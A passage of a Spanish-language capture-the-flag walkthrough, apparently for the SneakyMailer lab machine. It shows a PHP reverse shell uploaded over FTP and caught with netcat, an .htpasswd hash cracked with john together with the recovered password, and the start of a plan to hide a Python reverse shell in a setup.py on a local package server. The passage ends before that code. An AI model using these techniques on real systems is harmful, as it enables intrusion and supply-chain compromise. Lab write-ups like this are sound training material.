drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
-rwxr-xr-x    1 0        0           26523 May 26  2020 team.php
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
226 Directory send OK.
```


Vamos a probar a subir un archivo "prueba.html" para ver si conseguimos verlo desde la web:



404 Not Found


nginx/1.14.2

No lo encuentra, pero recordamos que hemos encontrado un subdominio llamado "dev" y la carpeta que se encuentra en el servicio FTP tambien se llama dev. Vamos a probar a ver el archivo desde el subdominio:



ESTO ES UNA PRUEBA

Como tenemos permisos para subir archivos y el servidor web interpreta PHP vamos a subir una reverse shell de pentest monkey que cuando accedamos, estando a la escucha con netcat, podramos recibir la conexion:




s quite common and not fatal. Connection refused (111)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.197] 5006
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2
 08:51:36 up  2:38,  0 users,  load average: 0.08, 0.04, 0.
USER     TTY      FROM             LOGIN@   IDLE   JCPU   P
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


ESCALADA DE PRIVILEGIOS

En la siguiente ruta encontramos unas credenciales:




```
www-data@sneakymailer:~/pypi.sneakycorp.htb$ ls -la
total 20
drwxr-xr-x 4 root root     4096 May 15  2020 .
drwxr-xr-x 6 root root     4096 May 14  2020 ..
-rw-r--r-- 1 root root       43 May 15  2020 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Jun 30  2020 packages
drwxr-xr-x 6 root pypi     4096 May 14  2020 venv
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Vamos a desencriptarlas con john:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john pass2.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (pypi)
1g 0:00:00:16 DONE (2024-11-02 09:04) 0.05931g/s 211997p/s 211997c/s 211997C/s souheib2..souderton16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Las credenciales no son de ninguno de los dos usuarios existentes:




```
www-data@sneakymailer:~/pypi.sneakycorp.htb$ su low
Password:
su: Authentication failure
www-data@sneakymailer:~/pypi.sneakycorp.htb$ su vmail
Password:
su: Authentication failure
```

Como la ruta donde hemos encontrado estas credenciales esta dentro de "/var/www/html" y dentro del subdominio pypi.sneakycorp.htb. Añadimos este dominio en /etc/host y vamos a ver que nos encontramos:




Nos redirije al dominio principal. Como sabemos que el servicio web esta montado en nginx, podemos comprobar en "sites-available", como esta montado en el servicio web el subdominio que hemos encontrado:



```
www-data@sneakymailer:/etc/nginx/sites-enabled$ cat pypi.sneakycorp.htb
server {
        listen 0.0.0.0:8080 default_server;
        listen [::]:8080 default_server;
        server_name _;
}

server {
        listen 0.0.0.0:8080;
        listen [::]:8080;

        server_name pypi.sneakycorp.htb;

        location / {
                proxy_pass http://127.0.0.1:5000;
                proxy_set_header Host $host;
                proxy_set_header X-Real-IP $remote_addr;
        }
```

Como podemos ver, este subdominio esta montado en el puerto 8080:



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```


To use this server with `easy_install`, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.

Al entrar vemos que no hay ningun paquete instalado:




Index of packages


Lo que podemos hacer es instalar nuestro propio paquete. Para ello primero lo creamos en nuestra maquina local y luego lo subimos a la maquina remota. En esta guia explica como hacerlo:

https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/

Tiene que tener esta estetica:




```
linode_example/
    linode_example/
        __init__.py
    setup.py
    setup.cfg
    README.md
```



```
└─$ tree pwned
pwned
├── pwned
│   └── __init__.py
├── README.md
├── setup.cfg
└── setup.py
```

Nos dice que tenemos que editar el archivo "setup.py":




Edit `setup.py` to contain basic information about your Python package repository:

File: linode_example/setup.py


```
from setuptools import setup

setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode','example']
    )
```

Vamos a trucarlo para colarle mas codigo en python para que en la instalacion del paquete nos deje hacer mas cosas. Vamos a meterle una reverse shell en python:



